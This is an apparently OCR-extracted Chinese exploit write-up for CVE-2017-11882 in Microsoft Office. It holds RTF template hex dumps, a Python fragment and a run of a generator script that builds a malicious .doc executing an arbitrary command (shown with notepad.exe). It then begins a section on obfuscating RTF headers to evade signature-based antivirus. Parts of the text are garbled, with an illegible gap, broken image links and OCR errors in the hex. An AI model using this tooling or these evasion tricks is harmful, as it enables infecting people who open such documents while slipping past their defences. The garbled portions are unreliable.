a1a82fe353bd90a865aad41ed0b5b8f9d6fd010000ffff0300504b0304140006000800000021006b79
9616830000008a0000001c0000007468656d652f746865
6d652f7468656d654d616e616765722e786d6c0ccc4d0ac3201040e17da17790d93763bb284562b2cb
aebbf600439c1a41c7a0d29fdbd7e5e38337cedf14d59b
4b0d592c9c070d8a65cd2e88b7f07c2ca71ba8da481cc52c6ce1c715e6e97818c9b48d13df49c87351
7d23d59085adb5dd20d6b52bd521ef2cdd5eb9246a3d8b
4757e8d3f729e245eb2b260a0238fd010000ffff0300504b030414000600080000002100e96c4e8db4
060000ab1b0000160000007468656d652f7468656d652f
7468656d65312e786d6cec594f6f134714bf57ea7718ed1d62277688231c143b36692110c5868ae378
3dde1d32bbb39a1927f886e08854a92aad3814a9eaa587
aa2d1248ad54fa651a4a45a9c457e89b99ddf54ebc6e1288286a891089677ff3febdfdfbc599fbf702b
62688f084979dcf4aa672b1e22b1cf87340e9adeb57ef7
cc8a87a4c2f110331e93a63721d2bbb0f6e107e7f1aa0a494410ec8fe52a6e7aa152c9eac282f46119
cbb33c21313c1b711161051f45b03014781fe4466c61b1
52595e88308d3d14e308c45e1d8da84fd0b39f7f79f1cd83df6edf837fde5aa6a3c34051aca45ef099
e8690dc4d968b0c3ddaa46c8896c3381f6306b7aa06ec8
f7fbe496f210c352c183a657313fdec2daf905bc9a6e626acedec2beaef949f7a51b86bb8b46a70806
b9d26ab7d638b791cb3700a666719d4ea7dda9e6f20c00
fb3e786a6d29caac7557aad4c660164ff9c95ddaed42b35175f90bf346373a3d56ad51ba92d56a801
d93f6b33f895ca726d7dd1c11b90c5d767f0b5d67abbbd
ece00dc8e29767f0dd738de59a8b37a090d1787706ad13daeda6d273c888b3cd52f80ac0572a297c8a
826ac8ab4bab18f158cdabb508dfe4a20b000d6458d118
a9494246d887626ee3682028d60af02ac1852776c997334b5a1792bea0896a7a1f27181a632aefd5d3
ef5f3d7d8c0eee3c39b8f3d3c1ddbb07777eb4829c5d9b
380e8abb5e7efbd95f0f6fa33f1f7ffdf2fe17e57859c4ffffec3bd67bf7e5e0e84f6999af3fccb477f
3c79f4fcc1a72fbeb5f025f17785084f7694424ba42f6
d10e8fc0311315d772321027dbd10f312dee588f038963acb594c8efa8d0415f99609666c7b1a345dc
085e17401f65c08be39b8ec1bd508c152dd17c298c1ce0
16e7acc54569142e695d8530f7c77150ae5c8c8bb81d8cf7ca74b771ece4b7334e8037b3b2741c6f87
c431739be158e180c44421fd8cef1252e2dd0d4a9db86e
515f70c9470adda0a885696948fa74e054d374d3268d202f93329f21df4e6cb6aea31667655e6f903d
17095d815989f17dc29c305ec46385a332917d1cb162c0
2f63159619d99b08bf88eb4805990e08e3a833245296edb92ac0df42d22f6160acd2b46fb149e42285
a2bb65322f63ce8bc80dbedbb0e719494617b340e8bd88f
e42e942846db5c95c1b7b8db21fa33e401c773d37d9d1227dd47b3c1351a38264d0b443f198b925c5e
24dca9dfde848d30315403a4ee707544e37f226e4681b9
ad86d3236ea0cae75f3d2cb1fb5da5ec7538bdca7a66f31051cfc31da6e7361743faeeb3f3061ec7db
041a62f6887a4fcee9c9d9fbcf93f3bc7e3e7d4a9eb230
10b49e45eca06dc6ee68eed43da28cf5d48491cbd20cde12ce9e611716f53e73f124f92d2c09e14fdd
c9a0c0c105029b3d4870f50955612fc4090ced554f0b09
642a3a9028e1122e8b66b954b6c6c3e0afec55b3ae2f21963924565b7c689797f47276d7c8c518ab02
73a1cd142d6901c755b6742e150abebd8eb2aa36ead8da
aac634438a8eb6dc651d6273298790e7aec1621e4d186a108c4210e565b8fa6bd570d9c18c0c75dc6d
8eb2b4982c9c668a64888724cd91f67b36475593a4ac56
661cd17ed862d017c723a256d0d6d062df40db71925454579ba32ecbde9b6429abe0699640dae17664
71b139598cf69b5ea3be58f7908f93a637827b32fc1925
9075a9e748cc0278e7e42b61cbfec866365d3ecd662373cc6d822abcfab0719f71d8e1814448b58165
684bc33c4a4b80c55a93b57fb10e613d2d074ad8e87856
2cad4031fc6b56401cddd492d188f8aa98ecc28a8e9dfd9852291f2b227ae1701f0dd858ec6048bf2e
55f0674825bcee308ca03fc0bb391d6df3c825e7b4e98a
6fc40cceae63968438a55bdda259275bb821a4dc06f3a9601ef8566abb71eee4ae98963f25578a65fc
3f73459f27f0f66169a833e0c31b628191ee94a6c7850a
39b0501252bf2b607030dc01d502ef77e1311415bca736bf05d9d3bf6dcf5919a6ade112a976688004
85f3488582906da025537d4708aba6679715c95241a6a2

0ae6cac49a3d207b84f535072eebb3dd432194ba619394060cee70fdb99fd30e1a047ac829f69bc364
f9d96b7be06d4f3eb699c1299787cd4093c53f37311f0f
a6a7aadd6fb667676fd111fd603a66d5b2ae006585a3a091b6fd6b9a70c2a3d632d68cc78bf5cc38c8
e2acc7b0980f4409bc4342fa3f38ffa8f0193165ac0fd4
3edf016e45f0e58516066503557dc60e1e4813a45d1cc0e064176d31695136b4e9e8a4a3961dd6a73c
e9e67a0f055b5b769c7c9f30d8f970e6aa737af134839d
46d889b55d9b1b6ac8ece11685a5517691318931df9615bfc9e2839b90e80df8ce60cc9434c504df53
090c3374cff40134bfd568b6aefd0d0000ffff0300504b
0304140006000800000021000dd1909fb60000001b010000270000007468656d652f7468656d652f5f
72656c732f7468656d654d616e616765722e786d6c2e72
656c73848f4d0ac2301484f78277086f6fd3ba109126dd88d0add40384e4350d363f2451eced0dae2c
082e8761be9969bb979dc9136332de3168aa1a083ae995
719ac16db8ec8e4052164e89d93b64b060828e6f37ed1567914b284d262452282e3198720e274a939c
d08a54f980ae38a38f56e422a3a641c8bbd048f7757da0
f19b017cc524bd62107bd5001996509affb3fd381a89672f1f165dfe514173d9850528a2c6cce0239b
aa4c04ca5bbabac4df000000ffff0300504b01022d0014
000600080000002100e9de0fbffff0000001c02000013000000000000000000000000000005b43
6f6e74656e745f54797065735d2e786d6c504b01022d00
14000600080000002100a5d6a7e7c0000000360100000b00000000000000000000000000000300100005f
72656c732f2e72656c73504b01022d0014000600080000
0021006b799616830000008a0000001c00000000000000000000000000000190200007468656d652f7468
656d652f7468656d654d616e616765722e786d6c504b01
022d0014000600080000002100e96c4e8db4060000ab1b00001600000000000000000000000000d602
00007468656d652f7468656d652f7468656d65312e786d
6c504b01022d00140006000800000021000dd1909fb60000001b010000270000000000000000000000
0000be0900007468656d652f7468656d652f5f72656c732f7468656d654d616e616765722e786d6c2e
72656c73504b050600000000050005005d010000b90a00000000}
{*\colourschememapping
3c3f786d6c2076657273696f6e3d22312e302220656e636f64696e673d225554462d3822207374616e
64616c6f6e653d22796573223f3e0d0a3c613a636c724d
617020786d6c6e733a613d22687474703a2f2f736368656d61732e6f70656e786d6c666f726d617473
2e6f72672f64726177696e676d6c2f323030362f6d6169
6e22206267313d226c743122207478313d22646b3122206267323d226c743222207478323d22646b32
2220616363656e74313d22616363656e74312220616363
656e74323d22616363656e74322220616363656e74333d22616363656e74332220616363656e74343d
22616363656e74342220616363656e74353d22616363656e74352220616363656e74363d2261636365
6e74362220686c696e6b3d22686c696e6b2220666f6c486c696e6b3d22666f6c486c696e6b222f3e}
{*\latentstyles\lsdstimax267\lsdlockeddef0\lsdsemihiddendef1\lsdunhideuseddef1\ls
dqformatdef0\lsdprioritydef99{\lsdlockedexcept \lsdsemihidden0 \lsdunhideused0
\lsdqformat1 \lsdpriority0 \lsdlocked0 Normal;
\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority9 \lsdlocked0 heading
1;\lsdqformat1 \lsdpriority9 \lsdlocked0 heading 2;\lsdqformat1 \lsdpriority9
\lsdlocked0 heading 3;\lsdqformat1 \lsdpriority9 \lsdlocked0 heading 4;
\lsdqformat1 \lsdpriority9 \lsdlocked0 heading 5;\lsdqformat1 \lsdpriority9
\lsdlocked0 heading 6;\lsdqformat1 \lsdpriority9 \lsdlocked0 heading
7;\lsdqformat1 \lsdpriority9 \lsdlocked0 heading 8;\lsdqformat1 \lsdpriority9
\lsdlocked0 heading 9;
\lsdpriority39 \lsdlocked0 toc 1;\lsdpriority39 \lsdlocked0 toc 2;\lsdpriority39
\lsdlocked0 toc 3;\lsdpriority39 \lsdlocked0 toc 4;\lsdpriority39 \lsdlocked0 toc
5;\lsdpriority39 \lsdlocked0 toc 6;\lsdpriority39 \lsdlocked0 toc 7;
\lsdpriority39 \lsdlocked0 toc 8;\lsdpriority39 \lsdlocked0 toc 9;\lsdqformat1
\lsdpriority35 \lsdlocked0 caption;\lsdsemihidden0 \lsdunhideused0 \lsdqformat1
\lsdpriority10 \lsdlocked0 Title;\lsdpriority1 \lsdlocked0 Default Paragraph Font;
\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority11 \lsdlocked0

Subtitle;\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority22 \lsdlocked0
 Strong;\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority20 \lsdlocked0
 Emphasis;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority59 \lsdlocked0 Table
 Grid;\lsdunhideused0 \lsdlocked0 Placeholder Text;\lsdsemihidden0 \lsdunhideused0
 \lsdqformat1 \lsdpriority1 \lsdlocked0 No Spacing;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority60 \lsdlocked0 Light
 Shading;\lsdsemihidden0 \lsdunhideused0 \lsdpriority61 \lsdlocked0 Light
 List;\lsdsemihidden0 \lsdunhideused0 \lsdpriority62 \lsdlocked0 Light Grid;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority63 \lsdlocked0 Medium Shading
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority64 \lsdlocked0 Medium Shading
 2;\lsdsemihidden0 \lsdunhideused0 \lsdpriority65 \lsdlocked0 Medium List 1;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority66 \lsdlocked0 Medium List
 2;\lsdsemihidden0 \lsdunhideused0 \lsdpriority67 \lsdlocked0 Medium Grid
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority68 \lsdlocked0 Medium Grid 2;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority69 \lsdlocked0 Medium Grid
 3;\lsdsemihidden0 \lsdunhideused0 \lsdpriority70 \lsdlocked0 Dark
 List;\lsdsemihidden0 \lsdunhideused0 \lsdpriority71 \lsdlocked0 Colorful Shading;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority72 \lsdlocked0 Colorful
 List;\lsdsemihidden0 \lsdunhideused0 \lsdpriority73 \lsdlocked0 Colorful
 Grid;\lsdsemihidden0 \lsdunhideused0 \lsdpriority60 \lsdlocked0 Light Shading
 Accent 1;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority61 \lsdlocked0 Light List Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority62 \lsdlocked0 Light Grid Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority63 \lsdlocked0 Medium Shading 1
 Accent 1;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority64 \lsdlocked0 Medium Shading 2 Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority65 \lsdlocked0 Medium List 1 Accent
 1;\lsdunhideused0 \lsdlocked0 Revision;
 \lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority34 \lsdlocked0 List
 Paragraph;\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority29 \lsdlocked0
 Quote;\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority30 \lsdlocked0
 Intense Quote;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority66 \lsdlocked0 Medium List 2 Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority67 \lsdlocked0 Medium Grid 1 Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority68 \lsdlocked0 Medium Grid 2 Accent
 1;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority69 \lsdlocked0 Medium Grid 3 Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority70 \lsdlocked0 Dark List Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority71 \lsdlocked0 Colorful Shading
 Accent 1;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority72 \lsdlocked0 Colorful List Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority73 \lsdlocked0 Colorful Grid Accent
 1;\lsdsemihidden0 \lsdunhideused0 \lsdpriority60 \lsdlocked0 Light Shading Accent
 2;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority61 \lsdlocked0 Light List Accent
 2;\lsdsemihidden0 \lsdunhideused0 \lsdpriority62 \lsdlocked0 Light Grid Accent
 2;\lsdsemihidden0 \lsdunhideused0 \lsdpriority63 \lsdlocked0 Medium Shading 1
 Accent 2;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority64 \lsdlocked0 Medium Shading 2 Accent
 2;\lsdsemihidden0 \lsdunhideused0 \lsdpriority65 \lsdlocked0 Medium List 1 Accent
 2;\lsdsemihidden0 \lsdunhideused0 \lsdpriority66 \lsdlocked0 Medium List 2 Accent
 2;
 \lsdsemihidden0 \lsdunhideused0 \lsdpriority67 \lsdlocked0 Medium Grid 1 Accent

[illegible]

```

5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority69 \lsdlocked0 Medium Grid 3 Accent
5;
\lsdsemihidden0 \lsdunhideused0 \lsdpriority70 \lsdlocked0 Dark List Accent
5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority71 \lsdlocked0 Colorful Shading
Accent 5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority72 \lsdlocked0 Colorful List
Accent 5;
\lsdsemihidden0 \lsdunhideused0 \lsdpriority73 \lsdlocked0 Colorful Grid Accent
5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority60 \lsdlocked0 Light Shading Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority61 \lsdlocked0 Light List Accent 6;
\lsdsemihidden0 \lsdunhideused0 \lsdpriority62 \lsdlocked0 Light Grid Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority63 \lsdlocked0 Medium Shading 1
Accent 6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority64 \lsdlocked0 Medium Shading
2 Accent 6;
\lsdsemihidden0 \lsdunhideused0 \lsdpriority65 \lsdlocked0 Medium List 1 Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority66 \lsdlocked0 Medium List 2 Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority67 \lsdlocked0 Medium Grid 1 Accent
6;
\lsdsemihidden0 \lsdunhideused0 \lsdpriority68 \lsdlocked0 Medium Grid 2 Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority69 \lsdlocked0 Medium Grid 3 Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority70 \lsdlocked0 Dark List Accent 6;
\lsdsemihidden0 \lsdunhideused0 \lsdpriority71 \lsdlocked0 Colorful Shading Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority72 \lsdlocked0 Colorful List Accent
6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority73 \lsdlocked0 Colorful Grid Accent
6;
\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority19 \lsdlocked0 Subtle
Emphasis;\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority21 \lsdlocked0
Intense Emphasis;
\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority31 \lsdlocked0 Subtle
Reference;\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority32 \lsdlocked0
Intense Reference;
\lsdsemihidden0 \lsdunhideused0 \lsdqformat1 \lsdpriority33 \lsdlocked0 Book
Title;\lsdpriority37 \lsdlocked0 Bibliography;\lsdqformat1 \lsdpriority39
\lsdlocked0 TOC Heading;}}""

```


```

args = parser.parse_args()
if args.input != None:
    r_header = getrheader(args.input)
else:
    r_header = RTF_HEADER_MY    # design your template here

```

测试结果：

1. 生成POC：



```


C:\Users\ttt\Desktop\CVE-2017-11882>python test.py -c "cmd.exe /c notepad.exe" -
o 1.doc
[*] Done ! output file --> 1.doc
C:\Users\ttt\Desktop\CVE-2017-11882>

```

2. POC模板内容：

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	7B	5C	72	74	66	31	5C	61	64	65	66	6C	61	6E	67	31	{\rtf1\deflangl
0010h:	30	32	35	5C	61	6E	73	69	5C	61	6E	73	69	63	70	67	025\ansi\ansicpg
0020h:	39	33	36	5C	75	63	32	5C	61	64	65	66	66	33	31	65	936\uc2\adeff315
0030h:	30	37	5C	64	65	66	66	30	5C	73	74	73	68	66	64	62	07\deff0\stshfdb
0040h:	63	68	33	31	35	30	35	5C	73	74	73	68	66	6C	6F	63	ch31505\stshfloc
0050h:	68	33	31	35	30	36	5C	73	74	73	68	66	6C	69	63	68	h31506\stshfhich
0060h:	33	31	35	30	36	5C	73	74	73	68	66	62	69	33	31	35	31506\stshfbi315
0070h:	30	37	5C	64	65	66	6C	61	6E	67	31	30	33	33	5C	64	07\deflang1033\d
0080h:	65	66	6C	61	6E	67	66	65	32	30	35	32	5C	74	68	65	eflangfe2052\the
0090h:	6D	65	6C	61	6E	67	31	30	33	33	5C	74	68	65	6D	65	melang1033\theme
00A0h:	6C	61	6E	67	66	65	32	30	35	32	5C	74	68	65	6D	65	langfe2052\theme
00B0h:	6C	61	6E	67	63	73	30	7B	5C	66	6F	6E	74	74	62	6C	langcs0\fonttbl
00C0h:	7B	5C	66	30	5C	66	62	69	64	69	20	5C	66	72	6F	6D	{\f0\fbidi \from
00D0h:	61	6E	5C	66	63	68	61	72	73	65	74	30	5C	66	70	72	an\fcharset0\frp
00E0h:	71	32	7B	5C	2A	5C	70	61	6E	6F	73	65	20	30	32	30	q2{*\panose 020
00F0h:	32	30	36	30	33	30	35	30	34	30	35	30	32	30	33	30	2060305040502030
0100h:	34	7D	54	69	6D	65	73	20	4E	65	77	20	52	6F	6D	61	4)Times New Roma
0110h:	6E	3B	7D	0D	0A	7B	5C	66	31	33	5C	66	62	69	64	69	n;)...{\f13\fbidi
0120h:	20	5C	66	6E	69	6C	5C	66	63	68	61	72	73	65	74	31	\fn11\fcharset1
0130h:	33	34	5C	66	70	72	71	32	7B	5C	2A	5C	70	61	6E	6F	34\frpq2{*\pano
0140h:	73	65	20	30	32	30	31	30	36	30	30	30	33	30	31	30	se 0201060003010
0150h:	31	30	31	30	31	30	31	7D	5C	27	63	62	5C	27	63	65	1010101}\'cb\'ce
0160h:	5C	27	63	63	5C	27	65	35	7B	5C	2A	5C	66	61	6C	74	\'cc\'e5{*\falt
0170h:	20	53	69	6D	53	75	6E	7D	3B	7D	7B	5C	66	31	33	5C	SimSun;)}{\f13\
0180h:	66	62	69	64	69	20	5C	66	6E	69	6C	5C	66	63	68	61	fbidi \fn11\fcha
0190h:	72	73	65	74	31	33	34	5C	66	70	72	71	32	7B	5C	2A	rset134\frpq2{*
01A0h:	5C	70	61	6E	6F	73	65	20	30	32	30	31	30	36	30	30	\panose 02010600
01B0h:	30	33	30	31	30	31	30	31	30	31	30	31	7D	5C	27	63	030101010101}\'c
01C0h:	62	5C	27	63	65	5C	27	63	63	5C	27	65	35	7B	5C	2A	b\'ce\'cc\'e5{*
01D0h:	5C	66	61	6C	74	20	53	69	6D	53	75	6E	7D	3B	7D	0D	\falt SimSun;)}.
01E0h:	0A	7B	5C	66	33	37	5C	66	62	69	64	69	20	5C	66	73	.{\f37\fbidi \fs
01F0h:	77	69	73	73	5C	66	63	68	61	72	73	65	70	30	5C	66	wiss\fcharset0\fr
0200h:	70	72	71	32	7B	5C	2A	5C	70	61	6E	6F	73	65	20	30	prq2{*\panose 0
0210h:	32	30	66	30	35	30	32	30	32	30	32	30	34	30	33	30	20f0502020204030
0220h:	32	30	34	7D	43	61	6C	69	62	72	69	3B	7D	7B	5C	66	204)Calibri;)}{\f
0230h:	33	38	5C	66	62	69	64	69	20	5C	66	6E	69	6C	5C	66	38\fbidi \fn11\fr
0240h:	63	68	61	72	73	65	74	31	33	34	5C	66	70	72	71	32	charset134\frpq2
0250h:	7B	5C	2A	5C	70	61	6E	6F	73	65	20	30	32	30	31	30	{*\panose 02010
0260h:	36	30	30	30	33	30	31	30	31	30	31	30	31	30	31	7D	600030101010101}
0270h:	40	5C	27	63	62	5C	27	63	65	5C	27	63	63	5C	27	65	@\'cb\'ce\'cc\'e
0280h:	35	3B	7D	0D	0A	7B	5C	66	6C	6F	6D	61	6A	6F	72	5C	5;)...{\flomajor\
0290h:	66	33	31	35	30	30	5C	66	62	69	64	69	20	5C	66	72	f31500\fbidi \fr
02A0h:	6F	6D	61	6E	5C	66	63	68	61	72	73	65	74	30	5C	66	oman\fcharset0\fr
02B0h:	70	72	71	32	7B	5C	2A	5C	70	61	6E	6F	73	65	20	30	prq2{*\panose 0
02C0h:	32	30	32	30	36	30	33	30	35	30	34	30	35	30	31	30	2020603050405020
02D0h:	33	30	34	7D	54	69	6D	65	73	20	4E	65	77	20	52	6F	304)Times New Ro
02E0h:	6D	61	6E	3B	7D	7B	5C	66	64	62	6D	61	6A	6F	72	5C	man;)}{\fdbmajor\
02F0h:	66	33	31	35	30	31	5C	66	62	69	64	69	20	5C	66	6E	f31501\fbidi \fn
0300h:	69	6C	5C	66	63	68	61	72	73	65	74	31	33	34	5C	66	il\fcharset134\fr
0310h:	70	72	71	32	7B	5C	2A	5C	70	61	6E	6F	73	65	20	30	prq2{*\panose 0
0320h:	32	30	31	30	36	30	30	30	33	30	31	30	31	30	31	30	2010600030101010
0330h:	31	30	31	7D	5C	27	63	62	5C	27	63	65	5C	27	63	63	101}\'cb\'ce\'cc
0340h:	5C	27	65	35	7B	5C	2A	5C	66	61	6C	74	20	53	69	6D	\'e5{*\falt Sim
0350h:	53	75	6E	7D	3B	7D	0D	0A	7B	5C	66	68	69	6D	61	6A	un;)}...{\fhimaj
0360h:	6F	72	5C	66	33	31	35	30	32	5C	66	62	69	64	69	20	ce\f31502\fbidi
0370h:	5C	66	72	6F	6D	61	6E	5C	66	63	68	61	72	73	65	74	\froman\fcharset
0380h:	30	5C	66	70	72	71	32	7B	5C	2A	5C	70	61	6E	6F	73	0\frpq2{*\panos
0390h:	65	20	30	32	30	34	30	35	30	33	30	35	30	34	30	36	e 0.040503050406
03A0h:	30	33	30	32	30	34	7D	43	61	6D	62	72	69	61	3B	7D	030204)Cambria;}
03B0h:	7B	5C	66	62	69	6D	61	6A	6F	72	5C	66	33	31	35	30	{\fbimajor\f3150
03C0h:	33	5C	66	62	69	64	69	20	5C	66	72	6F	6D	61	6E	5C	3\fbidi \froman\
03D0h:	66	63	68	61	72	73	65	74	30	5C	66	70	72	71	32	7B	fcharset0\frpq2{\
03E0h:	5C	2A	5C	70	61	6E	6F	73	65	20	30	32	30	32	30	36	*\panose 020206
03F0h:	30	33	30	35	30	34	30	35	30	32	30	33	30	34	7D	54	03050405020304)T
0400h:	69	6D	65	73	20	4E	65	77	20	52	6F	6D	61	6E	3B	7D	imes New Roman;}

3. 漏洞利用成功：



有关POC的免杀

RTF混淆

这里的主要探究的是逃避基于特征值的杀软检测，主要用到的技术是Rtf的文件混淆。

1. 文件头混淆

一般的RTF_HEADER为：


 $\{\backslash rtf$

而实际上，解析器只需要是被前四个字节“\rt”，所以可以通过再次基础上进行一些混淆，如将RTF头改成如下一些形式：

